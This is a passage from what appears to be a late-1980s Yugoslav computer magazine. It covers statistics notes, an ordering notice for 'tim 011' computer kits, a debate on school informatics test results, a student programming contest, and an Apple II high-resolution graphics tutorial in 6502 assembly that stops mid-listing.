U neprekidnom slučaju vertikala provučena kroz medijanu deli površinu ispod grafika gustine na dva jednaka dela (površina po 0.5). Medijana uvek postoji (slika 1) ali i u neprekidnom i u diskretnom slučaju imamo dva slučaja ili je medijana jedinstvena (primer promenljive X za koju je $M_e=1$) ili sve vrednosti iz nekog intervala zadovoljavaju gornji uslov (primer sl. promenljive Y gde sve vrednosti iz intervala [3.4] mogu biti medijane). U tom slučaju za medijanu po dogovoru uzimamo najmanju vrednost. (za Y je medijana, dakle jednaka 3)

6 Slično kao medijana definišu se i **kvartili (*quartiles*)** i to prvi drugi (medijana) i treći kvartil, na sledeći način. Prvi kvartil je ona vrednost k_1 za koju važi uslov

$$P\{X\leq k_1\}\geq 1/4 \text{ i } P\{X\geq k_1\}\geq 3/4$$

a treći kvartil je ona vrednost k_3 za koju važi

$$P\{X\leq k_3\}\geq 3/4 \text{ i } P\{X\geq k_3\}\geq /4$$

Kao što se vidi kvartili zapravo dele raspodelu slučajne promenljive X na četiri jednaka dela

7 **Inter-kvartilno rastojanje (*interquartile range*) se definiše sa**

$$Q=(k_3-k_1)/2$$

i predstavlja takođe jednu meru rasturanja sl. promenljive X

Sve navedene numeričke karakteristike slučajnih promenljivih predstavljaju parametre koji nam omogućavaju da upoređujemo dve promenljive i da na osnovu toga donosimo određena zaključka. Ovo želimo da potkrepimo jednim primerom. pretpostavimo da ste završili školu i da želite da se zaposlite. Nude vam posao u dva preduzeća *(science fiction!)* vi ne znate kako da se opredelite jer ste obavešteni da su prosečne plate u oba preduzeća iste. Pošto ste pročitali ovaj tekst vama je lako (!). Ako označite sa X i Y slučajne promenljive koje predstavljaju primanja slučajno odabranog radnika i prvom odnosno drugom preduzeću. Tada je, po uslovu $E(X)=E(Y)$ i potrebno je samo još odrediti disperzije. Ako je u nekom od ta dva preduzeća disperzija mala i mnogo manja nego u drugom to znači da u tom preduzeću vlada „uravnilovka" a pošto ste vi omi da radite i zarađite bežaćete što dalje od tog preduzeća!

Tim 011/komponente iz inostranstva

Ako se još niste odlučili . . .

Nudimo vam, još jednom, da nabavite potrebne delove za samogradnju „tima" koje distribuira firma „Mlakar Co " iz Unterbergena. Cene se po lepim evropskim običajima, ne menjaju često, pa požurite dok još nije kasno

Svi potrebni delovi za samogradnju „tima" su podeljeni u pet kompleta čije spiskove možete videti u prilogu. Komplete možete naručivati pojedinačno odjednom ili postepeno onako kako vama odgovara. Pri tome treba da se pridržavate nekih jednostavnih pravila

— deviznu uplatu sa svog ili deviznog računa svojih roditelja možete da izvršite na adresu prodavnice i kopiju potvrde o uplati morate da pošaljete uz narudžbu

— važe i primene narudžbe uz broj kreditne kartice American Express

— nije potrebno tražiti nikakav predračun (profakturu)

— kreditna kartica mora da glasi na ime onoga kome će roba biti upućena (ako umesto vas uplati rođak ili prijatelj naručeni kompleti biće upućeni njemu)

— obavezno nam pošaljite registracioni listić, koji nam je potreban radi evidencije učesnika u akciji a vama može da donese povlastice u daljnjoj saradnji

Ujedno vas obaveštavamo da je do daljnjeg, obustavljeno primanje uplate za štampane ploče. Ako ste i dalje zainteresovani, a još niste uplatili molimo vas da se javite redakciji na telefon 653-748 (pozivni broj za Beograd 011)

Programiranje EPROM-a počelo je 15. septembra. Treba da pošaljete isključivo vaše EPROM-e na adresu redakcije RAČUNARI Bulevar vojvode Mišića 17 11000 Beograd. Ispravan i prazan EPROM treba da zabodete u provodni sunđer stavite u praznu kutiju od šibice i sve to zajedno sa potvrdom o uplati pošaljete vrednosnim pismom na adresu redakcije. U protivnom ne garantujemo za sigurnost vaše pošiljke. Nadoknada za programiranje EPROM-a i poštanski troškovi iznose 5 000 dinara i uplaćuju se na žiro račun BIGZ a 60602-603-23264 uz naznaku „RA — programiranje EPROM a"

Nadamo se da će vaš „tim" brzo proraditi na našu i vašu radost

Cene i sadržaj kompleta za samogradnju „time 011"

Komplet 1
Procesor disk kontroler EPROM, statički i dinamički RAM kristali i podnožja za osetljiva integrisana kola
Cena 226 60 ATS pakovanje i poštarina 136 00 ATS, ukupno 2396 60 ATS

Komplet 2
Ostala integrisana kola otpornici dekade blok kondenzatori konektori i vezazini kablovi za povezivanje
Cena 717 70 ATS pakovanje i poštarina 136 00 ATS ukupno 853 70 ATS

Komplet 3
Disketni pogon 3.5 1 MB FD 1037 NEC i konektor za napajanje
Cena 1471 00 ATS pakovanje i poštarina 136 00 ATS ukupno 1607 00 ATS

Komplet 4
Tastatura PC XT standard 84 tastera
Cena 760 00 ATS, pakovanje i poštarina 136 00 ATS ukupno 896 00 ATS

Komplet 5
Monohromni monitor 12
Cena 1529 00 ATS pakovanje i poštarina 191 00 ATS ukupno 1720 00 ATS
Ukupna cena 6738 50 ATS pakovanje i poštarina 735 00 ATS ukupno 7473 50 ATS

Uplata ili narudžbina kreditnom karticom

MLAKAR UND CO
Export — Import
Unterbergen 82
9163 Unterbergen
Austria

Ako u banci imate problema sa uplatom na adresu one se može izvršiti na konto broj 114-264962 kod banke **Bank Fuer Kaernten un Steiermark, Ruprechter str 55, 9020 Klagenfurt, Austria**

Lična kupovina za gotovo ili kreditnom karticom
Prodavnica se nalazi na glavnom putu Ljubljana, Kranj Tržić granični prelaz Ljubelj Klagenfurt Minhen 12 km od graničnog prelaza Ljubelj

Za pozive iz Jugoslavije
Telefon 9943-4227-2333
Telefaks 9943-4227-2091
Teleks 422743

Važno obaveštenje!
Redakcija je nabavila još desetak kompleta štampanih kola za samogradnju „tima" Zainteresovani čitaoci mogu da se jave na telefon 653-748 i da rezervišu komplet. Cena kompleta je ostala ista 73 500 - dinara

Registracioni listić
Računari 46 — „tim 011"

Obaveštavam vas da sam dana ______ naručio sledeće kompleta
1 2 3 4 5

Uplatu sam izvršio
1 kreditnom karticom
2 gotovinski na adresu prodavnice
3 karticom odnosno gotovinski u samoj prodavnici

Ime i prezime ______

Ulica i broj ______

Broj pošte i grad ______

Listić poslati na adresu Računari Bulevar vojvode Mišića 17 11000 Beograd

Prve ocene o prvom iskustvu

Obrazovni Obrovac

Validnost testa znanja sprovedenog krajem prethodne školske godine u beogradskim školama, koji smo objavili u septembarskom broju (42), osporavali su mnogi, a posebno oni čiji su učenici dali manje od 20% tačnih odgovora. Da ne bismo bili neprecizni i jednostrani, objavljujemo nekoliko karakterističnih izjava koje su se mogle čuti u razgovoru o informatici i računarstvu za „okruglim stolom" koji je organizovala redakcija „Beogradskog školstva" 24. oktobra ove godine. (Kompletne autorizovane diskusije svih učesnika mogu se pročitati u novembarskim brojevima „Beogradskog školstva").

Svetozar Nahod iz beogradskog Zavoda za unapređenje vaspitanja i obrazovanja u uvodnom izlaganju pored ostalog rekao je i ovo

Uvod u efekte nastave informatike i računarstva dobijen je testiranjem učenika prvog razreda neformalnim testom znanja u 14 škola (po jedno nasumično odabrano odeljenje) i ispitano je preko 400 učenika. Istovremeno su anketirani i nastavnici ovih škola (odeljenja) čime su dobijeni određeni indikatori o uslovima realizacije ovog programa. Test je obuhvatio najbitnija sadržaje programa informatike i računarstva i za cilj je imao da se utvrdi „obim" (koliko) i kvalitet (nivo) znanja. Taksativno ću izneti samo neke od najbitnijih podataka ovog ispitivanja.

Rezultati dobijeni na ovom testu nisu zadovoljavajući, pošto je prosečan uspeh uzorka jedva 21% (tačnih odgovora). Samo je jedna škola postigla „ekstremno" visok procenat preko 50 odsto, a sve druge su se kretale u intervalu od 9 do 30%.

Testom su obuhvaćeni delovi gradiva koji su se odnosili na programiranje u bejziku, osnove informatike, odnosno matematičko tehničke osnove računarstva i mašinsko programiranje. Odgovori učenika, iako su u principu niski, najbolji su u delu testa koji se odnosi na programiranje u bejziku, znatno niži u delu osnove informatike, a najniži u trećoj oblasti. Na pitanja iz gradiva mašinskog programiranja gotovo nijedan učenik nije odgovorio, što indikuje da ova oblast praktično nije ni realizovana prošle školske godine.

Isto tako, nezadovoljavajući su rezultati i u pogledu nivoa usvojenog znanja. Učenici su uglavnom najuspešniji bili na pitanjima koja su se odnosile na prepoznavanje i reprodukciju materijala. Uspeh je neuporedivo niži na pitanjima kojima je ispitivan nivo razumevanja, a nađeni su najniži rezultati na nivou primene stečenih znanja. U nekim školama učenici nisu uspeli da reše ni jedan zadatak kojim se tražila primena znanja u zadatoj situaciji.

Iz izlaganja Dragoljuba Jovanovića, savetnika za OTP u Republičkom zavodu za unapređivanje vaspitanja i obrazovanja, izdvajamo sledeće mišljenje

„Mnogo mi smeta istraživanje koje se oslanja na stavove, da grubo kažem, ne stručnih nastavnika i nastavnika zagrejanih za ideju da informatiku i računarstvo mogu da izvode samo matematičari, elektroinženjeri i drugi inženjeri — a ostali stručnjaci ne. Zbog toga moram da pitam da li je u ekipi koja je sprovela ovo anketiranje i obradila ga bio i stručnjak za osnove tehnike i proizvodnje? Ili, zbog čega nisu konsultovani i stručnjaci, da se i njihovi stavovi nađu u jednoj ovakvoj analizi (koja je poslužila i kao uvodni materijal za ovaj „okrugli sto"). Na primer, aktiv profesora osnova tehnike proizvodnje, ili beogradsko ili republičko udruženje ovih nastavnika, mogli su takođe da daju odgovore na mnoga pitanja. Na taj način ne bismo opet zapadali u grešku da o nečemu sude ljudi koji nisu dovoljno stručni"

Mišljenja republičkog savetnika za informatiku i računarstvo na žalost ne možemo citirati iz prostog razloga što takav savetnik još uvek nije ni biran ni izabran. U međuvremenu, dok teče već druga godina realizacije informatičkih sadržaja u osnovnim i srednjim školama, Dragan Vasić, takođe savetnik u Republičkom zavodu za unapređivanje vaspitanje i obrazovanje, koji se praktično sam bori sa svim problemima vezanim za uvođenje računara u škole na ovom savetovanju izjavljuje

„Ja ne znam da li je ovaj test, čiji su rezultati poslužili kao uvod u ovaj razgovor baždaren, odnosno da li je kvalitetan, da li su odbačena neka preteška pitanja koja ništa ne mere ili prelaka pitanja koje takođe ne mere ništa. No, pored rezultata ovoga merenja, mi imamo još neke pokazatelje još neke merenja koja smo radili u Republičkom zavodu za unapređivanje vaspitanja i obrazovanja, pa bih ovde ukazao i na ove pokazatelje.

Karakteristično je da su rezultati po nekim našim preliminarnim ispitivanjima (to nismo objavili) u drugim regionima daleko bolji nego u Beogradu. Prosečna ocena učenika iz informatike i računarstva u jednom broju škola bila je 3.41 — dakle, približavala se oceni vrlo dobar. Broj učenika koji je sa uspehom rešio testove pokazao se u našem istraživanju veoma visokim, iznad 80 procenata. Smatramo da je sve iznad 70% izuzetno visok rezultat."

S druge strane, Milan Čabarkapa, profesor programiranja i matematike, koji je test sastavio kaže



„Rezultati testiranja učenika pokazuju da je investicija od preko 100 milijardi u računare i obuku naš 'obrazovni Obrovac' koji će nam više škoditi nego koristiti, jer se nebrigom postiglo da deca vrlo brzo omrznu ono što im je, pre nego što su ušli u informatički kabinet, izgledalo vrlo atraktivno. Mislim da informatika nije tako beznačajan faktor u razvoju jednog društva da bi svoje mesto u školi trebalo da nađe 'švercovanjem' kroz nastavu OTP-a"

Slična strahovanja mogli ste u više navrata pročitati i na našim stranicama. Na ovom savetovanju, i ne samo na njemu, moglo se čuti da naši napisi o obrazovanju nisu dobronamerni i da nije u redu što smo test objavili. Bilo je i primedbi što uvodnik uz test nije potpisan. Kratak uvodni komentar koji su „Računari" uz sam test objavili u septembarskom broju pisala je urednica školskog bloka „Pet plus" koja i danas tvrdi da su dobre ideje o uvođenju opšteg informatičkog obrazovanja osakaćene neadekvatnim nastavnim programima i lošom materijalnom osnovom rada. Ona kaže da se pri uvođenju informatičkih sadržaja i izboru školskih računara više računa vodilo o sitnim lokalnim interesima esnafa prodavaca i pokućara, nego o onim zbog kojih smo čitav posao radili — o našoj deci. Profesori bili oni matematičari ili tehničari koji uz puno truda i odgovornosti realizuju loše programe pod još lošijim uslovima, najmanje su svemu tome krivi. Konačno, i jedni i drugi rade gotovo besplatno. Zato nam se čini neumesnim i nesvrsishodnim diskutovanja sa „matematičarskog" ili „otipovskog" stanovišta, jer i jedni i drugi, ako rade korektno, mogu naučiti decu mnogim korisnim i lepim stvarima.

Verujemo da smo svojim dosadašnjim radom i angažovanjem bili na pravoj strani — na strani učenika koji bi iz škole trebalo da ponesu bar minimum znanja potrebnog za uključivanje u svetske proizvodne procese. U tom cilju smo i objavili test rađen u beogradskom školama krajem prošle godine, a objavićemo i onaj o kome govori savetnik Vasić i one rađene u Sloveniji, Hrvatskoj ili bilo kojoj drugoj sredini, razume se, ako nisu tajni i ako su nam dostupni. Sigurni smo da tako i učenici i nastavnici mogu samo da dobiju, a nikako da izgube — čak i ako u prvi mah ne umeju da reše ni 10 odsto zadataka.

Iskustva

Počelo je!

Oni koji su pročitali tekst „Prva ocena o prvom iskustvu" mogli su zapaziti da je Svetozar Nahod istakao kako je u jednoj beogradskoj školi ostvaren dosta dobar rezultat na prvom testiranju. Utvrdili smo da se radi o ETŠ „Nikola Tesla" i odeljenju profesorke Zorice Toroman. Saznali smo da se u ovoj školi značajna pažnja posvećuje planiranju i realizaciji nastave informatičkih sadržaja u okviru mnogih predmeta, pa i u okviru Osnova tehnike i proizvodnje i da uspeh na testu nije proizvod slučaja. Evo šta o sadržaju predmeta Osnove tehnike i proizvodnje u prvom razredu i načinu njegove realizacije misli profesor ove škole ***Miodrag Sokić.***

Današnja verzija predmeta OTP nastala je kao rezultat antagonizma dva procesa. Prvi odražava opšte prilike u našem društvu i školstvu: inertnost, konzervativnost, pasivnost, ideološka pokornost, administrativnost, formalizam, nenaučnost itd. Drugi proces je svetski proces. Njegove odlike su dinamičnost, informativnost, nova znanja, revolucionarnost, globalnost, demokratičnost. Ako neko misli da je naše školstvo prošlo kroz reformu grdno se vara. Cela svađa je nastala zato što pojam „školstvo" upotrebljava svako za svoje ciljeve kako mu se prohte. U stanju opšte malograđanštine po horizontali i vertikali društva, školstvo je svedeno na zgradu, đake koji marširaju i nastavnike koji, zaštićeni oreolom siromaštva i pokornosti, ne rade ništa jer se od njih traži da ne rade ništa.

Predlažem da se školstvo u ovom napisu definiše kao proces obrazovanja, socijalizacije i upućivanja mladih ljudi u realan život. Ako se svi složimo da je ova definicija dobra, onda je jasnija tvrdnja da reforme našeg školstva do sada nije ni bilo. Možda je tek počela. Ali ne u obliku reorganizacije i nomenklature, već u obliku borbe dva PROCESA. Predmet Informatika i računarstvo je jedna mala POBEDA, jedan POMAK. Koliko je to mali pomak govori činjenica što taj predmet i ne sme javno da izgovori svoje ime, već u obliku psovke, ovako: OSNOVIM TI TEHNIKU I PROIZVODNJU, informatiku, računarstvo, oca, majku i sve po spisku!

I sada smo svi mi izvršioci (nastavnici) pred velikim izazovom. U neizmernoj SREĆI što smo dobili kabinete i računare i priliku da sa mladima radimo PRAVE STVARI NA PRAVI NAČIN, u NADI da ćemo sa decom napraviti ČUDA, zaboravljamo da smo samo delići sistema i da srazmerno tome možemo postići samo malo. Vi mladi (jer ovaj časopis čitaju samo mladi — telom i duhom) ne očekujte od nas čuda. Čudo se već dogodilo, a predstoji mukotrpan rad. Crna strana medalje: desetine sati priprema, jurnjava literature, nepostojeći udžbenik, švercovanje programa i računara, sve kao jedna alternativa, ili jedno veliko NIŠTA kao druga. Sistem nam je bacio kosku, pa ko ima entuzijazma neka je glođe.

Sada su neke stvari jasnije. Reformica je tu, u kabinetu. Nefrontalna nastava, slobodno kretanje i komunikacija, razgovor, diskusija, demokratija, i ON — RAČUNAR — SUDIJA. Sudija koji svojom gvozdenom logikom ne da za pravo ni profesoru ni učeniku. Nema bezobraznih i nevaspitanih niti drskih. Više nije sramota reći učeniku „pazi, to nisam znao, a ti to znaš!" Teorija ne vredi bez praktičnog i obrnuto. U starom oronulom zamku sa bezbroj soba, negde u lavirintu iza debelih zavesa nazire se svetlost. Dok žurim na voz za Minhen da posetim deda — MRAZ-a, uzvikujem veselo POČELO JE!

Miodrag Sokić

Evidencioni listić

Prezime i ime __________

Kategorija (O/S), razred i odeljenje __________

Škola i mesto __________

Kućna adresa i telefon __________

____

Broj poena (ispunjava komisija) __________

Takmičarski kutak

Jaki programerski potencijali

Vojvode Mišića
11000 Beograd

Do zaključenja ovog broja u naš konkurs se uključilo ukupno 98 takmičara: 90 u starijoj konkurenciji i 8 u kategoriji osnovnih škola. Veoma smo zadovoljni što su ovom prilikom prispela rešenja iz svih naših republika, kao i što se povećao broj devojaka koje učestvuju u takmičenju. Po broju i kvalitetu prispelih rešenja vidimo da postoje jaki programerski potencijali u zagrebačkom, zadarskom i splitskom MIOC-u, mnogim beogradskim školama, kao i Kragujevcu, Vukovaru, Prilepu i Pirotu. Još jednom napominjemo da nisu obavezni komentari na srpskohrvatskom jeziku jer urednica rubrike uz svoj maternji jezik — makedonski — dovoljno dobro razume i slovenački. Uostalom programe i ta ko pišete u raznim dijalektima bejzika, paskala i fortrana, pojašnjavate programsku logiku raznim tehnikama, pa se ipak snalazimo u vašim rešenjima. Istina je da nam pregledanje vaših zadataka oduzima sve više vremena, ali to nam ne pada teško jer vidimo da ste u svoje programe uložili puno truda i ljubavi i da su mnogi od vas tražili po literaturi i lekcije za koje se nema vremena u redovnoj nastavi. Ako tako pristupate i svojim redovnim školskim obavezama, onda su verovatno i vaši nastavnici zadovoljni kao i mi.

Primetili ste verovatno da ne dajemo prateške ni originalne zadatke. Naš cilj je da vam izborom zadataka skrenemo pažnju na karakteristične oblasti primene računara i redovne probleme koji se u njima sreću. Tako smo u prvom kolu zahtevali od vas da uočite probleme vezane za tačnost računanja, a ovom prilikom dotakli pitanje uređivanje velikih količina podataka. U decembarskim zadacima zahtevali smo od vas da pokažete kako umete da sortirate po indeksima i dotakli red sa znakovnim podacima, na čemu, kao što iz priloženih konkursnih zadataka možete videti, u četvrtom kolu insistiramo. U poslednjem kolu tražićemo od vas da rešite neka zadatke iz oblasti računarske grafike, a zahvaljujući dopunskim zadacima koje ćemo objaviti sledećeg meseca nije kasno da nam se pridruže oni koji se još uvek nisu uključili u konkurs ili su propustili neko od kola. Za naše nove takmičare naglašavamo da svaki od pet dopunskih zadataka može da zameni jedan od nerešenih ili slabo ocenjenih zadataka iz prethodnih kola.

Najbolja rešenja zadataka iz prva dva kola objavićemo u specijalcu „Računari u školi" koji će izaći krajem ovog meseca. U ovom broju objavićemo takođe rešenje svih zadataka koji su se pojavili na prošlogodišnjim takmičenjima iz programiranja, što će, nadamo se, biti korisno štivo za dodatnu nastavu iz programiranja, pripremu takmičenja i sve one koji umeju da uživaju u kreativnom radu pri rešavanju logičnih i programerskih problema.

Milan Čeberkapa, Jasminka Mihaljinec i Nevenka Spalević koji su pregledali i ocenjivali vaša rešenja konkursnih zadataka za mesec novembar odlučili su da nagrade u mlađoj konkurenciji koju dodeljuje „Arhimedes" ovom prilikom pripadne Ranku Laziću, učeniku sedmog razreda iz Beograda. U starijoj konkurenciji u kojoj je više takmičara dobilo maksimalan broj poena, nagrada Društva matematičara ovog meseca pripada Bojani Miloradović, učenici četvrtog razreda iz Beograda.

Rešenja zadataka sa imenom rešavača slati na zasebnim papirima. Uz rešenje obavezno priložiti evidencioni listić (ili njegovu foto-kopiju) koji nam je neophodan zbog ukupne evidencije o takmičarima i školama iz kojih se javljaju.

Rešenje svakog zadatka treba da ima algoritam, listing i kratko objašnjenje programa. Program može da bude napisan u bilo kom višem programskom jeziku za bilo koji personalni računar, ali uz listing obavezno treba navesti jezik i verziju.

Kriterijumi ocenjivanja rešenja

Rešenje svakog konkursnog zadatka može doneti učeniku od 1 do 5 bodova. Ispravna rešenja, u zavisnosti od toga koliko su dobra, mogu biti ocenjena sa tri, četiri ili pet bodova. Pod dobrim rešenjem podrazumeva se da je tačno, pregledno i korektno obrazloženo, da odgovarajući program radi što je moguće brže i zauzima što je manje moguće memorijskog prostora. Rešenje je bolje ako je dato tako da se može vršiti uopštavanje. Elegancija rešenja, mislimo pod tim na njegovu jednostavnost, takođe se uzima u obzir prilikom ocenjivanja. Ako se iz iste škole dobije više istovetnih rešenja, svi koji su ga poslali dobijaju po dva boda jer nema u mogućnosti da utvrdimo ko je u stvari autor takvog rešenja.

Rešenja treba da stignu u redakciju do 20. tekućeg meseca.

Konkursni zadaci za januar '89.

KONKURENCIJA OSNOVNIH ŠKOLA

1. Sastaviti algoritam i program koji će iz teksta od najviše 255 znakova koji se zadaje sa ulaza izdvojiti i centrirano odštampati najdužu reč. Kažemo da je štampa centrirana, ako je broj praznina (blankova) u redu ispred reči isti kao broj praznina iza reči.
2. Sastaviti algoritam i program koji će tekst od najviše 255 znakova, koji se zadaje sa ulaza, odštampati između zadate leve i desne margine, pri čemu neće „lomiti" reči, to jest pisati jednu reč u dva reda. Reč je u ovom kontekstu bilo koja niska znakova između dva blanko znaka ili blanko znaka i nekog znaka interpunkcije i podrazumeva se da se ne unose reči duže od zadate širine reda.

KONKURENCIJA SREDNJIH ŠKOLA

1. Zadatak kao drugi zadatak u konkurenciji osnovnih škola.
2. Sastaviti algoritam i program koji će tekst od najviše 255 znakova, koji se zadaje sa ulaza, odštampati sa zadatim proredom i desnim poravnanjem na zadatoj desnoj margini. Svaki početak rečenice predstavlja pasus koji treba da otpočne od zadate tabulacije, dok ostale redove treba štampati od prve kolone. Reči ne treba „lomiti" na kraju reda, a pod desnim poravnanjem podrazumeva se da se u svakom redu koji nije poslednji u pasusu reč mora završiti tačno uz desnu marginu. Ovo se postiže umetanjem blanko znakova između prethodnih reči odštampanih u okviru reda. Prored je broj praznih redova između redova teksta.

„Tim" za bejzikoljupce (2)

U decembarskim „Računarima" objavljen je tekst o autostartu bejzik interpretatora, ali su napravljene neke štamparske greške. Na sreću te greške nisu opasne za računar (ako se START COM pokvari ne može da se učita operativni sistem), jer prema onom što je napisano START COM se uopšte ne menja.

Greška je u drugom pasusu. Umesto tastera 1, kako piše, treba pritisnuti taster I. Ispravno je dalje da treba naći „prvo slovo iza koga nema naredbe", ali nije navedeno šta uraditi sa tim slovom. Naime, treba pritisnuti taster sa tim slovom, otkucati GBASIC i dva puta pritisnuti RETURN. Ostatak teksta je ispravan. A kako sve ovo radi? O tome je detaljno pisano u „Računarima 43". Umesto bejzika možete da na sličan način startujete i neki bejzik program. Sintaksa komande pozivanja bejzika je: GBASIC <ime programa> [/F <broj datoteka>] [/M <adresa>] [/S <dužina zapisa>]

Ako se iza GBASIC navede ime nekog programa pisanog u bejziku, on će biti učitan odmah posle interpretatora i automatski startovan. Tako, ako u programu START COM umesto GBASIC stavite GBASIC <ime programa>, taj bejzik program će se učitati i startovati posle svakog reseta sistema. Bejzik koji se startuje može biti bilo kakav. Možete, na primer, staviti bejzik koji ispisuje vaše ime i odsvira nešto, a sve ovo znači da ste napisali jedan (doduše trivijalan) intro za TIM!

Ivan Stamenković
M G „Veljko Vlahović"

Hakeri iz školske klupe

Grafika na „eplu II"

Čime se zabavljaju Miloš i Ivan iz II-1 razreda Matematičke gimnazije u Beogradu imali ste priliku da pročitate u prošlom broju. Ono o čemu razmišlja Rade Todorović, matematičarima dobro znan maturant iz Pirota, biće takođe zanimljivo mnogim srednjoškolcima, a naročito onima iz Hrvatske i Makedonije, koji u svojim školama imaju YU verzije računara „epl II".

U okviru predmeta Računari i programiranje Rade se upoznavao sa programiranjem na simboličkom jeziku, ali mu informacije koje se dobijaju u redovnoj nastavi nisu bile dovoljne. Evo šta je sam, uz minimum literature i maksimum dobre volje, otkrio i za vas napisao o grafici na računaru „epl II". Zbog dužine (i kvaliteta) njegov prilog objavljujemo umesto novog nastavka u našoj redovnoj rubrici „Metodika nastave".

Kada radite sa grafikom (ili sa tekstom — svejedno) sigurno se pitate gde računar zapravo memoriše sliku koja se vidi na ekranu i kako je to memorisanje organizovano — kako su podaci smešteni i kodirani. Postoji jedan poseban deo memorije, tzv. **VIDEO-MEMORIJA**, u kojoj su svi ti podaci. Pod organizacijom video memorije podrazumevaćemo način na koji su podaci o izgledu ekrana predstavljeni u tom delu memorije i način na koji su oni raspoređeni u tim lokacijama. U mikroračunaru postoje specijalna elektronska kola koja, dok mikroprocesor radi druge stvari, čitaju taj deo memorije i generišu impulse koji idu u monitor ili televizor. Možemo reći da se ovde narušava pravilo da samo mikroprocesor ima pravo da pristupa operativnoj memoriji.

Pošto su podaci o izgledu slike upisani u jednom delu operativne memorije, sliku na ekranu možete menjati prosto promenom sadržaja memorijskih lokacija video-memorije. Tako, recimo, ako znate da se tekst na APPLE-u memoriše na lokacijama $400—$7FF, možete u neku od tih lokacija staviti određeni sadržaj i na ekranu će se odjednom pojaviti neko slovo. Probajte to, na primer, iz Monitora.

Slično stoje stvari i sa grafikom. Video-memorija, naime, za ekran grafike visoke rezolucije (koju dobijate u bejziku naredbom HGR) prostire se na lokacijama $2000—$3FFF. Promenom sadržaja neke od tih lokacija možete izazvati pojavljivanje tačkice na određenom mestu na ekranu. Pretpostavljamo da ste najpre prebacili u HGR režim rada, kada se ekran grafike visoke rezolucije vidi. U protivnom, vidi se tekst i promene sadržaja tih lokacija ne izaziva nikakvu vidljivu promenu.

Mi, međutim, ne želimo da nasumice menjamo sadržaj pojedinih lokacija video memorije, već imamo konkretan zadatak: **date su koordinate M i N, i treba nacrtati tačku na ekranu na tim koordinatama (kao da smo imali u bejziku naredbu HPLOT M,N)**. U daljem tekstu se podrazumeva da je tačka sa koordinatama (0,0) u gornjem levom uglu ekrana.

Ovaj zadatak podelićemo u dva dela:

1) postaviti režim rada sa visokom rezolucijom;

2) odrediti adresu u video memoriji gde se čuva podatak o tački na koordinatama M, N i promeniti sadržaj lokacije na toj adresi.

1) Postavljanje režima grafike visoke rezolucije

Rekli smo već da čitanje video-memorije i generisanje slike obavljaju specijalna elektronska kola. Od njih zavisi koji će deo memorije biti čitan i kakva će se slika videti. Mikroprocesor ipak ima određen uticaj na ta kola. Komunikacija između njega i njih se obavlja preko **ulazno-izlaznih adresa**.

Komunikaciji mikroprocesora sa ovim kolima dodeljene su sledeće ulazno-izlazne adrese: $C050, $C051, $C052, $C053, $C054, $C055, $C056 i $C057. **Čitanjem ili upisom** u lokacije na ovim adresama postižu se sledeći efekti (nezavisno od toga da li je vršeno čitanje ili upis).

Adresa $C050 prebacuje u grafički režim, a $C051 u tekst režim. Prebacivanjem u grafički režim imate mogućnost korišćenja grafike niske rezolucije (kojom se ovde nećemo baviti) i grafike visoke rezolucije.

Adresa $C052 postavlja potpun ekran grafike, a $C053 mešan režim grafike i teksta (gornjih 20 redova ekrana grafike i donja 4 reda teksta). Naredba HGR u bejziku postavlja mešani režim, ali u mašinskom jeziku možemo postaviti i potpun ekran grafike.

Adresa $C054 aktivira prvu video-memoriju, a $C055 drugu. Naime, osim video-memorije na adresama $2000—$3FFF, koja se prikazuje na ekranu kada otkucate HGR u BASIC-u, postoji i video memorija na adresama $4000—$5FFF, koja se vidi pod dejstvom naredbe HGR2. Ovom drugom video-memorijom se nećemo detaljnije baviti.

Adresa $C056 uključuje režim grafike niske rezolucije, a $C057 režim grafike visoke rezolucije.

Dakle, da biste postavili grafički ekran, treba da se pročitaju sledeće lokacije: $C050 (uključuje se grafika), $C052 ili $C053 (u zavisnosti od toga da li hoćete pun ekran grafike ili mešanu grafiku sa tekstom), $C054 (koristi se prva video memorija, na lokacijama $2000 do $3FFF) i $C057 (grafika visoke rezolucije).

Evo niza naredbi kojima se postavlja pun ekran grafike visoke rezolucije:

```
LDA $C050        LDA $C054
LDA $C052        LDA $C057
```

2) Preračunavanje adrese u video-memoriji

Pošto svaka tačka na ekranu može biti ili upaljena ili ugašena, za pamćenje stanja svake tačke dovoljan je jedan bit: ako je taj bit nula, tačka je ugašena, a ako je jedinica, tačka je upaljena. Samo treba za zadato M i N pronaći KOJI je to bit i na KOJOJ adresi u memoriji.


Uradite sledeću proceduru: uđite u Monitor (pomoću CALL −151 iz bejzika). Postavite režim grafike visoke rezolucije i to mešani režim grafike i teksta (da biste mogli da vidite šta kucate u Monitoru). E sada otkucajte 2000:1. Time ste stavili vrednost 1 u lokaciju $2000. Pri vrhu ekrana, u samom gornjem levom uglu pojavljuje se jedna tačka sa koordinatama (0,0). Otkucajte sada 2000:2. Tačka se pomera udesno — sada je upaljena tačka na koordinatama (1,0). Lokaciju $2000 punite redom vrednostima 4, 8, $10, $20, $40. Tačka se svaki put pomera za po jedno mesto udesno. Sada otkucajte 2000:80. Tačka sada nema. Tako kao što vidite, nulti do šesti bit lokacije $2000 pamte stanje tačaka na koordinatama (0,0) do (6,0). Sedmi bit se ne koristi (on ima neke specijalne ►

funkcije koje nas se sade ne tiču) Da biste upalili tačku na koordinatama (7 0) otkucajte 2001 1 Sada je jasno zaš ne? Nulti do šesti bit ove lokacije služe za memorisanje stanja tačaka (7 0) do (13 0) i opet se sedmi bit ne koristi Slično pravilo važi i dalje Tako se lokacija $2002 koristi za tačke na koordinatama (14 0) od (20 0) lokacija $2003 za sledećih 7 tačaka i tako dalje sve do lokacije $2027 koja memoriše stanja tačaka na koordinatama (273 0) do (279,0) U jednom redu dakle ima 280 tačaka

Iskoristimo znanje koje imamo da napišemo kratak program koji pomera jednu tačku duž prvog reda ekrana

Da bi se ovo izvelo treba u lokacije $2000–$2027 staviti redom 1,2,4 8 $10 $20 i $40 i tako crtati tačku koja se pomera Pri prelasku na sledeću lokaciju u prethodnu treba staviti nulu kako bi se zadnja nacrtana tačka obrisala. Posle crtanja svake tačke treba napraviti malu pauzu kako bi se stvorio bolji utisak kretanja

Algoritam



Pravi asembler

```
        ORG   $300
PAUZA   EQU   $FCA8
        LDA   $C050
        LDA   $C053         Postavljanje režima grafika visoke rezolucije
        LDA   $C054
        LDA   $C057
        LDX   #0            X 0
L2      LDA   #1
        STA   $2000 X       S($2000+X)=1
L1      LDA   #50           Pauza – poziv potprograma iz ROM a sa
        JSR   PAUZA         vrednošću 50 za dužinu pauze (vidi dodatak
                            o potprogramima iz ROM a
